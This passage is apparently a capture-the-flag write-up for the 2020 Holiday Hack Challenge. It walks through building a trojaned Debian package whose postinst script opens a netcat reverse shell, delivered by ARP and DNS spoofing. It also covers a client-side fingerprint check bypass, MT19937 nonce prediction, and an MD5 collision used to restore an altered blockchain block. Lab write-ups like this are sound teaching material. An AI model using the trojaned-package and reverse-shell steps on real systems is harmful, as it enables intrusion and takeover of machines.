17:12:13.160239 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [P.], seq 1:185, ack 197, win 508, options [nop,nop,TS val 3230345801 ecr 1898406390], length 184: HTTP: HTTP/1.0 404 File not found
17:12:13.160280 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [.], ack 185, win 501, options [nop,nop,TS val 1898406391 ecr 3230345801], length 0
17:12:13.160306 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [P.], seq 185:654, ack 197, win 508, options [nop,nop,TS val 3230345801 ecr 1898406391], length 469: HTTP
17:12:13.160318 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [.], ack 654, win 501, options [nop,nop,TS val 1898406391 ecr 3230345801], length 0
17:12:13.160362 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [F.], seq 654, ack 197, win 508, options [nop,nop,TS val 3230345801 ecr 1898406391], length 0
17:12:13.161017 IP 10.6.6.35.33536 > 10.6.0.7.80: Flags [F.], seq 197, ack 655, win 501, options [nop,nop,TS val 1898406392 ecr 3230345801], length 0
17:12:13.161043 IP 10.6.0.7.80 > 10.6.6.35.33536: Flags [.], ack 198, win 508, options [nop,nop,TS val 3230345802 ecr 1898406392], length 0
17:12:13.161882 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [FP.], seq 2024:2244, ack 810, win 505, options [nop,nop,TS val 1898406392 ecr 3230345796], length 220
17:12:13.162617 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [.], ack 2245, win 501, options [nop,nop,TS val 3230345803 ecr 1898406386], length 0
17:12:13.162732 IP 10.6.0.7.37072 > 10.6.6.35.64352: Flags [F.], seq 810, ack 2245, win 501, options [nop,nop,TS val 3230345803 ecr 1898406386], length 0
17:12:13.162767 IP 10.6.6.35.64352 > 10.6.0.7.37072: Flags [.], ack 811, win 505, options [nop,nop,TS val 1898406393 ecr 3230345803], length 0
17:12:13.376617 IP 10.6.0.5 > 10.6.255.255: ICMP echo request, id 192, seq 166, length 64
```

*The target request **/pub/jfrost/backdoor/suriv_amd64.deb** ([screenshot])*

6. Now that we know what the target is requesting and we have it communicating with us, it's time to provide an evil **suriv_amd.deb** that will give us a shell so we can get control back.

7. The terminal has several packages listed in the **/home/guest/debs** folder, my weapon of choice is going to be the `netcat-traditional_1.10-41.1ubuntu1_amd64.deb` package. I am going to modify the package so when it installs it will run a **post install** script that will provide the shell.
8. Creating the evil DEB file:
   (a) mkdir safestuff
   (b) dpkg-deb -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb safestuff
   (c) cd safestuff
   (d) mkdir DEBIAN
   (e) cd DEBIAN
   (f) touch control
   Control contents:
   Package: Thekidswillikeit
   Version: 777
   Section: base
   Priority: optional
   Architecture: all
   Maintainer: Not Jack Frost <safe.places.com>
   Description: Run me
   (g) touch postinst
   postinst contents: (IP needs adjusting per connection)
   #!/bin/sh
   # Reverse shell
   netcat 10.6.0.6 4444 -e /bin/bash
   (h) chmod 0755 control
   (i) chmod 0755 postinst
   (j) Package up the deb: dpkg-deb --build safestuff
9. **Putting it all together:**
   (a) start python web server: **python3 -m http.server 4444**
   (b) Start nc listener: **nc –nlvp 4444**
   (c) spoof ARP and DNS: **python3 arp_resp.py & python3 dns_resp.py**
   (d) On gained shell of target system cat target file: **cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt**

Solution: Tanta Kringle ([animated solution])

3.10) Defeat Fingerprint Sensor - Difficulty: 🎄🎄🎄🎄🎄


Objective: Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Location: Santavator


Working through the challenge: To solve this one I leverage the browser developer tools.

1. First we align all the things so all the bulbs are lit up:


2. When Santa's Office is clicked we are prompted for a fingerprint.
3. Trying to click it we hear a buzz indicating our fingerprint does not match, let's right click and inspect element. The Console shows what resource was leveraged during the button press.



4. Click **chunk.modalchallenge.a0f50ec7.js** this displays the file in the source window where we can tell the browser to pretty-print it.



5. After a review of the source file I noticed an interesting token: "besanta".



6. Let's push that token in the Console and try the fingerprint reader again.

7. We now have access to Santa's Office.

Solution: (Animated Solution)

3.11a) Naughty/Nice List with Blockchain Investigation Part 1

Objective: Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Location: Completed out of game on your machine

Associated terminal (Unlocking hints): Snowball Fight

Hints: From: Tangle Coalbox - If you have control over to bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time.

Working through the challenge: Unpacking the provided download and inspecting it, we are given a dockerfile, part of the blockchain, and a naughty_nice python script. The docker comes in handy to rectify any dependency issue the python libraries might have, in my case the script did not have any issues in my native Ubuntu environment so I will be using that.

1. I started off by thoroughly reading the notes section of naughty_nice.py and familiarizing my self with the code.
2. Very much like the Snowball Fight terminal we are attacking a random number generator and need to predict what future output will be. The portion of the blockchain we have been given ends at block 129996 and we need to provide the nonce for block 130000.
3. Adding / modifying the following code in the provided script will do the trick.

```
import random
from Crypto.Hash import MD5, SHA256
from Crypto.PublicKey import RSA
from Crypto.Signature import PKCS1_v1_5
from base64 import b64encode, b64decode
import binascii
import time
import random
from mt19937predictor import MT19937Predictor


genesis_block_fake_hash = 'c6e2e6ecb785e7132c8003ab5aaba88d'
```

Import MT19937Predictor and update genesis hash

---------- Truncated middle of script, this portion of the script was not changed ----------

```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat

    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    chain_length = 1001
    print("Chain Length", chain_length)

# Attempt to guess nonce
    predictor = MT19937Predictor()
    for i in range(624):
        predictor.setrandbits(int(c2.blocks[i].nonce), 64)

# Extend guesses to relevant block
    for i in range(624,chain_length+550):
        predictor.getrandbits(64)

    print("Nonce for Block {}:\t{}".format(c2.blocks[chain_length+546].index+4, hex(predictor.getrandbits(64))))

'''
    for i in range(3000):
        print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
        print(c2.blocks[i])
        c2.blocks[i].dump_doc(1)
'''
```

4. The “# Attempt to guess nonce” code syncs pythons random number generator by feeding it the required 624 nonce samples from the portion of the blockchain we were provided. (Note: The blockchain has more than 624 nonce entries on its ledger but we are only grabbing the minimum amount needed to sync pythons random number generator.)

5. The “# Extend guesses to relevant block” code takes advantage of the synced state and continues to walk out the nonce creation until we hit our target number of 130000. Running the code produces the desired nonce.

```
             Nonce: 9efb639d18dcd4b0
               PID: 000000000000007b
               RID: 00000000000001c8
    Document Count: 1
             Score: 00000064 (100)
              Sign: 1 (Nice)
        Data item: 1
              Data Type: 01 (plaintext)
            Data Length: 0000002f
                  Data: b'546869732069732062c6f636b2032206f66207468652
              Date: 01/04
              Time: 20:00:53
      PreviousHash: 225615154ae6da4cd40cf789b1df6d9c
  Data Hash to Sign: 18670b83b0028d032efaa87bf1eb13b9
         Signature: b'2iYLsZiai7e3uZ75G3d2BA+gOn5+n8ihLzdFKujq17rO8JmaIj
KaTM1S4sV6pOXFrI57S5/OmEjMrCVQIjAXOqBonGkQGhin+KOJLcxgpM/cBT6TblL7f+0OFzl

C1: Block chain verify: True
Chain Length 1001
Nonce for Block 130000: 0x57066318f32f729d
```

6. **Solution: 57066318f32f729d**

3.11b) Naughty/Nice List with Blockchain Investigation Part 2

Objective: The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?
Location: Completed out of game on your machine

Associated terminal (Unlocking hints): Snowball Fight

Hints: From: Tangle Coalbox - Qwerty Petabyte is giving a talk about blockchain tomfoolery!

- The idea that Jack could somehow change the data in a block without invalidating the whole chain just collides with the concept of hashes and blockchains. While there's no way it could happen, maybe if you look at the block that seems like it got changed, it might help.

- Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.

- A blockchain works by "chaining" blocks together - each new block includes a hash of the previous block. That previous hash value is included in the data that is hashed - and that hash value will be in the next block. So there's no way that Jack could change an existing block without it messing up the chain...

- If Jack was somehow able to change the contents of the block AND the document without changing the hash... that would require a very UNIque hash COLLision.


- Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.

Working through the challenge:

1. First I was interested in seeing all the documents contained on the blockchain so I modified the provided naughty_nice.py script to dump all of them. To do this add the below python code to the script.

```
for i in range(3000):
    print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
    print(c2.blocks[i])
    c2.blocks[i].dump_doc(1)
    try:
       c2.blocks[i].dump_doc(2)
    except:
       pass
```

You now have a bunch of Naughty/Nice reports in the form of a PDF that can be read, some of these are pretty funny. One of the chain indexes produced a different result, it contained a binary blob with a PDF that did not render like the rest of the PDF's?



This Naughty/Nice report (129459.pdf) had suspicious glowing reviews for Jack Frost perhaps this is our modified block.

"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."

– The Abominable Snowman

2. Let's use some python to check the sha256 value of all the chain indexes…

```
# Get all the sha256 things
    for i in range(3000):
        print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
        print(c2.blocks[i])
        #c2.blocks[i].dump_doc(2)
        h = SHA256.new()
        h.update((c2.blocks[i].block_data_signed()))
        print("Sha256 Value: " + h.hexdigest())
```

```
61696c65720a3c3c0a2f53697a6520380a2f526f6f742037203020520a3e3e0a7374617274787265
                Date: 03/24
                Time: 13:21:00
        PreviousHash: 2978ab1d20d4897e1ee5ff8ee7ded0a4
  Data Hash to Sign: 985225877b4570a661e12b92b6b46e2b
           Signature: b'iQyv61QvKUI2OyPO/rHPVNXXVh5QdOzP8BL0ML78R/smIGPJBScd5YRwr
154vIjacGgYfJHqsVew9reZLQQQ0EQtQ2jJXvixCRepWd4ABgMhQLU//+ElPIlQEepbO9BFTQqXZrFEL
BLT+nNjyi3lJgXhZZLDcTGx6mZoaLuPlFEY8k6OFIVF4wZ8Bw=='

Sha256 Value: 45de7c57cc03b673eede4290cdf256fc61d26e22e18226037a3aa6313835dac5
```

Output from updated script (Each chain index now has Sha256 Value) [script used]

Let's grep for the Sha256 value of the block we are looking for and write it to a text file:

python3 naughty_nice_Get_sha256.py | grep -B 30 -A 30 "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f" > Jacks_Block.txt

This confirms the PDF we suspected is part of the chain Jack modified.

```
Chain Index: 129459
             Nonce: a9447e5771c704f4
               PID: 0000000000012fd1
               RID: 000000000000020f
    Document Count: 2
             Score: ffffffff (4294967295)
              Sign: 1 (Nice)
        Data item: 1
              Data Type: ff (Binary blob)
            Data Length: 0000006c
                  Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407
fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
        Data item: 2
              Data Type: 05 (PDF)
            Data Length: 00009f57
                  Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f5
aae50d788fe760f31d64afaa1ea1f2a13d63753e1aa5bf80624fc346bfd667caf7499591c40201edab03b9e
```

Data blob truncated

```
206e200a303030303033393431332030303030206e200a303030303033393930392030303030206e2
454f460abdb32e0cab036e9c7b759928eda9c2c9009285e5106ded793f2415f1ac0ee11953d7808bc3571
462e46cc3f1f7f1d9767eb2b83b6128972a5f83b05725af43f89760d5cb6820694afd8f83b4ebedb2d323
893d6d43ec3e39517715f02e3941630b4d0c3c6baf4c880193ec8d21c07d86032d97df517106022db0c21
                Date: 03/24
                Time: 13:21:41
        PreviousHash: 4a91947439046c2dbaa96db38e924665
  Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
           Signature: b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFFlljmQ03+erFpqqgSI1xhfAwlfm
9Uu8ugZpAlUY43Y40ecJPFoI/xi+VU4xM0+9vjY0EmQijOj5k89/AbMAD2R3UbFNmmR61w7cVLrDhx3XwTdY2

Sha256 Value: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
```

3. Let's modify the python script yet again to write chain index 129459 to a binary blob

```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat

    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    chain_length = 1544
    print("Chain Length", chain_length)
    # Write jackblob to disk
    print(c2.blocks[1010])
    with open("jackblob.bin", "wb") as f:
       f.write(c2.blocks[1010].block_data_signed())
```

Remember we were only given a subset of the blockchain, so in the code above (c2.blocks[1010]) is equal to chain index 129459. That is why I targeted that one to dump to disk. After running this we have a jackblob.bin that matches the sha256 value of: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

4. Let's put the jackblob.bin aside for the moment and take a closer look at the PDF since we know something is shady with all those raving reviews Jack received. Using some of Deter Stevens tools pdf-parser.py and pdfid.py (https://didierstevens.com/) let's inspect the PDF.

- Well that's interesting...pdf-parser is showing multiple objects with a page count of 1.

- Likewise pdfid is reporting 2 Pages.

- When I looked at the pdf it only had one page being displayed.

```
obj 2 0
 Type: /Pages
 Referencing: 23 0 R

  <<
    /Type /Pages
    /Count 1
    /Kids [23 0 R]
  >>



obj 3 0
 Type: /Pages
 Referencing: 15 0 R

  <<
    /Type /Pages
    /Count 1
    /Kids [15 0 R]
  >>
```

pdf-parser.py

```
PDFiD 0.2.7 129459.pdf
 PDF Header: %PDF-1.3
 obj                    23
 endobj                 23
 stream                  8
 endstream               8
 xref                    1
 trailer                 1
 startxref               1
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```

pdfid.py



5. Inspecting the beginning of the PDF file with xxd "**cat 129459.pdf | xxd | head**" shows it's currently rendering Obj 2.


- Modifying this in a HEX editor and changing it to render Obj 3 is as simple as replacing the 2 with a 3.

```
00000000: 2550 4446 2d31 2e33 0a25 25c1 cec7 c521  %PDF-1.3.%%....!
00000010: 0a0a 3120 3020 6f62 6a0a 3c3c 2f54 7970  ..1 0 obj.<</Typ
00000020: 652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
00000030: 6179 2f53 616e 7461 2f50 6167 6573 2032  ay/Santa/Pages 2
00000040: 2030 2052 2020 2020 2020 30f9 d9bf 578e   0 R      0...W.
00000050: 3caa e50d 788f e760 f31d 64af aa1e a1f2  <...x..`..d.....
00000060: a13d 6375 3e1a a5bf 8062 4fc3 46bf d667  .=cu>....bO.F..g
00000070: caf7 4995 91c4 0201 edab 03b9 ef95 991c  ..I.............
00000080: 5b49 9f86 dc85 3985 9099 ad54 b01e 733f  [I....9....T..s?
00000090: e5a7 a489 b932 95ff 5468 034d 4979 38e8  .....2..Th.MIy8.
```

6. Saving the modified file and opening in a PDF viewer shows the hidden content.


> *"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."*
>
> Quote from a Sidney (Australia) Zookeeper
>
> I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.
>
> I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.
>
> He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.
>
> Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?
>
> Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.
>
> *Hidden content*

7. We have just found the first byte that Jack modified, really the first two because he had to modify another byte to prevent from changing the MD5 hash. To find the corresponding byte the following hint references were very helpful.
   a) Output of a Unicoll computation
   b) Merge documents with altered Object reference
8. Now to find modified bytes 3 and 4, reading the hidden content Jack Frost really wanted a high naughty score. This led me to believe the third modified byte was the blockchain naughty / nice flag. Asking for a high number and then simply changing this flag Jack could get a really high nice score.



9. So to fix the third byte we need to set this flag back to a 0 for Naughty. The fourth and final byte will be the complement UNICOLL byte to preserve the same MD5 hash.
10. Quick Recap!!
    a) Byte one: PDF object byte currently **0x32** needs to be **0x33**
    b) Byte two: UNICOLL of byte one currently **0x1c** needs to be **0x1b**
    c) Byte three: Naughty / Nice flag currently **0x31** needs to be **0x30**
    d) Byte four: UNICOLL of byte three currently is **0xd6** needs to be **0xd7**
11. Its time to go back to the jackblob.bin we set aside earlier and restore these bytes to their original values using a hex editor. After the modifications the MD5 hash should be the same and the SHA256 hash will be different, the new SHA256 value will be the solution. Analyzing the original jackblob.bin and the modified jackblob_restored.bin.

colordiff -y -W 140 <(xxd jackblob.bin) <(xxd jackblob_restored.bin)



jackblob.bin jackblob_restored.bin

12. Comparing the md5sum and sha256 hash values:

    md5sum jackblob.bin b10b4a6bd373b61f32f4fd3a0cdfbf84

    md5sum jackblob_restored.bin b10b4a6bd373b61f32f4fd3a0cdfbf84

    sha256sum jackblob.bin
    58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

    sha256sum jackblob_restored.bin
    fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Solution: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

3.12) Bonus Fun

Going room to room in the castle and collecting all the paintings and assembling them provides this interesting piece of art work.

Found in the Wrapping room

Stitched together paintings

Solving all HHC 2020 challenges in less than 5 minutes. (Click Here)